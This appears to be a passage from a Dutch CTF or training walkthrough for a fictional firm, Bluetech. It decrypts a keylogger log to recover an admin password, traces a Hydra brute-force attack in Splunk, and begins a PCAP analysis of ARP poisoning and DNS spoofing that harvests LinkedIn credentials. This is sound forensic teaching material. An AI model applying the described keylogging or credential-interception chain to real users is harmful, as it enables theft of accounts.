
key = b'KG_JBhALPqtqOYPexSu6Bl3lJi-fPSesBjh_LIvyY0='
cipher = Fernet(key)

def decrypt(encrypted_data):
    return cipher.decrypt(encrypted_data).decode()

def decrypt_log_file():
    with open("keystroke_log.txt", "rb") as file:
        encrypted_lines = file.readlines()

    decrypted_text = [decrypt(line.strip()) for line in encrypted_lines]
    for text in decrypted_text:
        print(text)

if __name__ == "__main__":
    decrypt_log_file()
```



The screenshot shows a terminal window with the following content:

```
PS C:\Users\admin\Documents\project> python decrypt_log.py
e
n
Key.shift
.
Key.enter
Key.enter
Key.caps_lock
k
m
g
Key.caps_lock
c
Key.caps_lock
y
Key.caps_lock
!
PS C:\Users\admin\Documents\project>
```

In dit gesprek vraagt Lila of iemand het Administrator wachtnoord kan invoeren, en uiteindelijk typt iemand het wachtwoord in: **KMGcY!**

Samengevat

Het gesprek tussen Lila en een collega is onderschept door de keylogger, inclusief het wachtwoord van de administrator.

6.3. Webserver logs

6.3.1. Taak 3: Webserver aanval analyse

Eerder werd in de mailbox van John door IT-ondersteuning gevraagd om de bijgevoegde websitelogboeken en verzoeken te bekijken op mogelijke problemen.




Hi John,

I have attached a log file that contains recent activity on our server that hosts bluetech.be.
This log requires your attention to verify everything is functioning as expected and to identify any unusual activity.

Please take a moment to review the attached log and let me know if anything stands out or if further investigation is needed.


If you have any questions or require more detailed information, please do not hesitate to contact me.

Bluetech | IT Support
support@bluetech.be




Splunk starten voor analyse

Splunk is een Security Information and Event Management (SIEM) tool die populair is in de beveiligingswereld voor het detecteren en analyseren van beveiligingsincidenten.



Logbestand importeren in Splunk

A screenshot of the Splunk Enterprise web interface. At the top, there's a navigation bar with links for Home, Messages, Settings, Activity, Help, and Find. Below that is a header with the text "Hello, admin". The main content area has sections for "Common tasks" and "Learning and resources". In the "Common tasks" section, the "Add data" button is highlighted with a red box. Other buttons in this section include "Search your data" and "Visualize your data". In the "Learning and resources" section, there are six cards: "Product tours", "Learn more with Splunk Docs", "Get help from Splunk experts", "Extend your capabilities", "Join the Splunk Community", and "See how others use Splunk".



The screenshot shows the 'Add Data' wizard at the 'Set Source Type' step. The source is set to 'bluetech_webserver.log'. The 'Event Breaks' section is expanded, showing 'Event breaking policy' set to 'Every line' (which is highlighted with a red box). The main table lists 8 log entries with columns 'Time' and 'Event'.

Time	Event
25/03/2024 08:57:42	System Maintenance: Scheduled routine maintenance to optimize database performance.
25/03/2024 10:52:29	Username: kevin - IP: 192.168.1.140 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.5249.119 Safari/537.36 - Successfully logged in and reviewed recent sales figures.
25/03/2024 12:00:53	Incident Response: Addressed a critical security incident involving unauthorized access attempts.
25/03/2024 13:30:38	User Training: Conducted training sessions on new software tools for the marketing team.
25/03/2024 13:55:39	Username: denis - IP: 192.168.1.139 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:110.0) Gecko/20100101 Firefox/110.0 - Updated firewall rules to block suspicious IP addresses detected in network logs.
25/03/2024 17:46:59	Application Deployment: Deployed the latest version of the company's mobile app to production servers.
25/03/2024 18:22:40	Username: illa - IP: 192.168.1.102 - Agent: Mozilla/5.0 (Linux; x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36 - Investigated and resolved a reported bug in the customer login module.
25/03/2024 18:40:26	Network Optimization: Conducted bandwidth analysis to optimize network performance during peak hours.


U bevindt zich nu in het gebied "Brontype instellen", wat cruciaal is omdat u hiermee een voorbeeld van de gegevens kunt bekijken voordat deze worden geïndexeerd. Hier moet u de optie "Evenementonderbrekingen" instellen op "Elke regel", aangezien elk evenement begint met een tijdstempel. Deze instelling is essentieel om ervoor te zorgen dat Splunk het bestand correct parseert.

Klik op "Volgende" om door te gaan. Nu moet u het brontype opslaan door de velden voor Naam, Beschrijving, Categorie en App in te vullen. U kunt zelf de naam en beschrijving kiezen. Zorg er echter voor dat u de categorie instelt op 'Web' en de app op 'Zoeken en rapporteren'.

The screenshot shows the 'Save Source Type' dialog box with the following fields:

Name	Login_Activity
Description	Log entries detailing user login attempts, security inc
Category	Web
App	Search & Reporting

At the bottom are 'Cancel' and 'Save' buttons.



Input Settings

Optionally set additional input parameters for this data input as follows:

Host

When the Splunk platform indexes data, each event receives a "host" value. The host value should be the name of the machine from which the event originates. The type of input you choose determines the available configuration options. [Learn More](#)

Constant value

Regular expression on path

Segment in path

Host field value

ApacheServer|

Index

The Splunk platform stores incoming data as events in the selected index. Consider using a "sandbox" index as a destination if you have problems determining a source type for your data. A sandbox index lets you troubleshoot your configuration without impacting production indexes. You can always change this setting later. [Learn More](#)

Index

Default ▾

[Create a new index](#)

FAQ

- How do indexes work?
- How do I know when to create or use multiple indexes?

✓ File has been uploaded successfully.

Configure your inputs by going to [Settings > Data Inputs](#)

[Start Searching](#)

Search your data now or see [examples and tutorials](#).

Extract Fields

Create search-time field extractions. [Learn more about fields](#).

[Add More Data](#)

Add more data inputs now or see [examples and tutorials](#).

[Download Apps](#)

Apps help you do more with your data. [Learn more](#).

[Build Dashboards](#)

Visualize your searches. [Learn more](#).

Als elke stap correct is uitgevoerd, wordt het bestand succesvol geüpload en is het klaar voor zoekopdrachten.

Filteren op gebruikersnamen en pogingen (maart)

Zoals gezegd zijn inlogpogingen cruciaal om op te focussen. Voeg 'Gebruikersnaam' toe aan de zoekopdracht om alleen gebeurtenissen met gebruikersnamen te zien. Voeg vervolgens 'poging' toe om alleen inloggebeurtenissen weer te geven. Dit maakt de analyse eenvoudiger en specifieker.

New Search

```
1 source="bluetech_webserver.log" host="ApacheWServer" sourcetype="Logs" Username "attempt." | sort _time
```

✓ 28 events (25/03/2024 00:00:00.000 to 01/04/2024 00:00:00.000) No Event Sampling ▾

List ▾ Format 20 Per Page ▾

i	Time	Event
>	27/03/2024 14:49:33	2024-03-27 14:49:33 - Username: max - IP: 192.168.1.138 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.77 Safari/537.36 - Successful login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	27/03/2024 16:42:41	2024-03-27 16:42:41 - Username: don - IP: 1192.168.1.137 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0 - Failed login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	27/03/2024 19:17:26	2024-03-27 19:17:26 - Username: kevin - IP: 192.168.1.140 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.119 Safari/537.36 - Successful login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	27/03/2024 20:22:23	2024-03-27 20:22:23 - Username: dennis - IP: 192.168.1.139 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:110.0) Gecko/20100101 Firefox/110.0 - Failed login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 02:16:28	2024-03-30 02:16:28 - Username: max - IP: 192.168.1.138 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.77 Safari/537.36 - Successful login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 03:29:04	2024-03-30 03:29:04 - Username: kevin - IP: 192.168.1.140 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.119 Safari/537.36 - Failed login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 04:25:25	2024-03-30 04:25:25 - Username: dennis - IP: 192.168.1.139 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:110.0) Gecko/20100101 Firefox/110.0 - Successful login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 04:52:29	2024-03-30 04:52:29 - Username: lila - IP: 192.168.1.102 - Agent: Mozilla/5.0 (Linux; x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36 - Failed login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 05:59:53	2024-03-30 05:59:53 - Username: max - IP: 192.168.1.138 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.77 Safari/537.36 - Successful login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs
>	30/03/2024 11:12:28	2024-03-30 11:12:28 - Username: kevin - IP: 192.168.1.140 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.119 Safari/537.36 - Failed login attempt. host = ApacheWServer : source = bluetech_webserver.log : sourcetype = Logs

1 2 Next ▾

Nu kunnen we beginnen met het vastleggen van elke gebruikersnaam, samen met het bijbehorende IP-adres en de agent, terwijl we de gegevens per maand analyseren.

- **Anis:** 192.168.1.135 - Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.3 Safari/605.1.15
- **Kevin:** 192.168.1.140 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.119 Safari/537.36
- **Dennis:** 192.168.1.139 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:110.0) Gecko/20100101 Firefox/110.0
- **Max:** 192.168.1.138 - Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.77 Safari/537.36
- **Lila:** 192.168.1.102 - Agent: Mozilla/5.0 (Linux; x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
- **Admin:** 192.168.1.133 - Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Filteren op gebruikersnamen en pogingen (april)

Ten slotte, als we naar april kijken, waarin de meeste gebeurtenissen plaatsvinden, valt er iets verdachts op. Op 22 april 2024, vanaf 08:04:25, is er een groot aantal pogingen in korte tijd.


Dit ongebruikelijke patroon suggereert mogelijk een brute force-aanval.

Als we de timing en de betrokken tool kennen, kunnen we "Hydra" toevoegen aan onze zoekcriteria om ons onderzoek verder te verfijnen.

Brute force analyseren

Nadat u het bestand hebt geüpload, worden de laatste gebeurtenissen weergegeven. Bij het opstarten ziet u een tijdlijn van alle evenementen per maand, inclusief hun aantal.

Zoals u kunt zien, begint het op 25 maart 2024 en eindigt het op 10 mei 2024.




Tijdens de tijdlijn zult u een aanzienlijke piek in gebeurtenissen opmerken: 5.137 op 22 april, wat verdacht is in vergelijking met andere dagen.




Met deze kennis kunnen deelnemers ervoor kiezen om te beginnen met de aanzienlijke piek in evenementen op 22 april of vanaf het begin. Het is echter raadzaam om vanaf het begin te starten om een fundamenteel begrip van de gegevens te krijgen, inclusief wat er wordt gelogd en andere relevante details.

Nu deelnemers weten wanneer de eerste gebeurtenis in maart plaatsvond, kunnen ze ook de laatste gebeurtenis van de maand identificeren en alle gebeurtenissen uit maart gezamenlijk analyseren.



Nu kunnen we de sorteeroptredant `sort` gebruiken om de gegevens in oplopende volgorde te rangschikken.



Tijdens het bekijken van deze gebeurtenissen zullen deelnemers verschillende acties observeren, waaronder interacties op de inlogpagina, succesvolle en mislukte inlogpogingen, systeemprestatiestatistieken, updates, enz.

Hiervan zijn de inlogpogingen - zowel geslaagde als mislukte - de belangrijkste gebeurtenissen om nauwkeurig te analyseren.

Filteren op Hydra

New Search

```
1 source="bluetech_webserver.log" host="ApacheWServer" sourcetype="Logs" Username "attempt." Hydra | sort _time
```

✓ 5,120 events (01/04/2024 00:00:00.000 to 01/05/2024 00:00:00.000) No Event Sampling ▾

Dit zal veel mislukte inlogpogingen aan het licht brengen. Logischerwijs wil je ook controleren of er succesvolle pogingen zijn geweest.

Nu kunnen deelnemers filteren op elke gebruikersnaam om te zien of er succesvolle pogingen zijn gekoppeld aan gemeenschappelijke gebruikersnamen, of breder zoeken naar succesvolle pogingen waarbij Hydra betrokken is.

New Search

```
1 source="bluetech_webserver.log" host="ApacheWServer" sourcetype="Logs" Username "attempt." Hydra successful | sort _time
```

✓ 2 events (01/04/2024 00:00:00.000 to 01/05/2024 00:00:00.000) No Event Sampling ▾


i	Time	Event
>	22/04/2024 08:05:01	2024-04-22 08:05:01 - Username: illa - IP: 192.168.1.199 - Agent: Mozilla/5.0 (Hydra) - Successful login attempt. host = ApacheWServer source = bluetech_webserver.log sourcetype = Logs
>	22/04/2024 08:05:19	2024-04-22 08:05:19 - Username: admin - IP: 223.123.10.160 - Agent: Mozilla/5.0 (Hydra) - Successful login attempt. host = ApacheWServer source = bluetech_webserver.log sourcetype = Logs

Ten slotte zullen we twee succesvolle pogingen ontdekken waarbij Hydra is gebruikt, afkomstig van twee verdachte IP-adressen. Deze pogingen waren gericht op een specifieke gebruikersnaam door middel van brute force.

6.4. Wireshark PCAP analyse


6.4.1. Taak 4: Netwerkverkeer analyseren

Eerder vroeg IT-ondersteuning aan John via e-mail of hij al tijd had gehad om het pcap-bestand te controleren dat hij recent van de USB-stick naar zijn desktop heeft gekopieerd.



Info

- Ik heb ARP-poisoning gebruikt om het netwerkverkeer van het slachtoffer om te leiden. Hierdoor wordt al het verkeer naar de standaard gateway naar de aanvaller gestuurd, terwijl DNS-verzoeken worden afgehandeld.
- Wanneer het slachtoffer een DNS-verzoek naar LinkedIn.com doet, onderschept de Kali-machine dit en retourneert een vals IP-adres. Het slachtoffer maakt vervolgens verbinding met een vervalste LinkedIn-pagina die op de Kali-machine wordt gehost.
- Op de valse LinkedIn-pagina verzamelt de Kali-machine het wachtwoord van het slachtoffer. Vervolgens stuurt de machine al het verkeer naar de echte LinkedIn-website, waardoor het lijkt alsof er niets aan de hand is.



MAC	Manufacturer	Hostname	IPv4	Info
00:1E:49:1D:69:EB	CISCO	BT-R01	192.168.1.1 / 24	Router 1
00:50:8B:1A:2B:3C	Hewlett Packard	BT-DC01	192.168.1.2 / 24	Domain Controller 1
00:14:22:F0:1F:AF	Dell	BT-WS48	192.168.1.56 / 24	Slachtoffer (CTF-Box)
50:C7:BF:4A:5B:6C	TP-Link	kali	192.168.1.124 / 24	Aanvaller
98:01:A7:9B:1D:C5	Apple	Jane-MBP	192.168.1.149 / 24	HR Macbook
DC:A6:32:3D:4E:5F	Raspberry Pi	RPI4	192.168.1.199 / 24	Raspberry PI 4
00:1A:11:7E:8F:A1	Google	Pixel5	192.168.1.244 / 24	Mobile telefoon

Bij aanvang van de analyse moeten ze vermelden dat verkeer zoals DHCP, ARP, DNS en ander verkeer naar de standaardgateway wordt verwerkt door de CISCO-router met MAC-adres 00:1E:49:1D:69.

Pakket 3

De eerste indicatie dat 192.168.1.1 overeenkomt met de Cisco-router met MAC-adres 00:1e:49:1d:69(Cisco_1d:69).

```
dhcp
dhcp && ip.src == 192.168.1.1
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.56	192.168.1.1	DHCP	342	DHCP Release - Transaction ID 0xe76eae60
2	5.019000	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x3d7a80b8
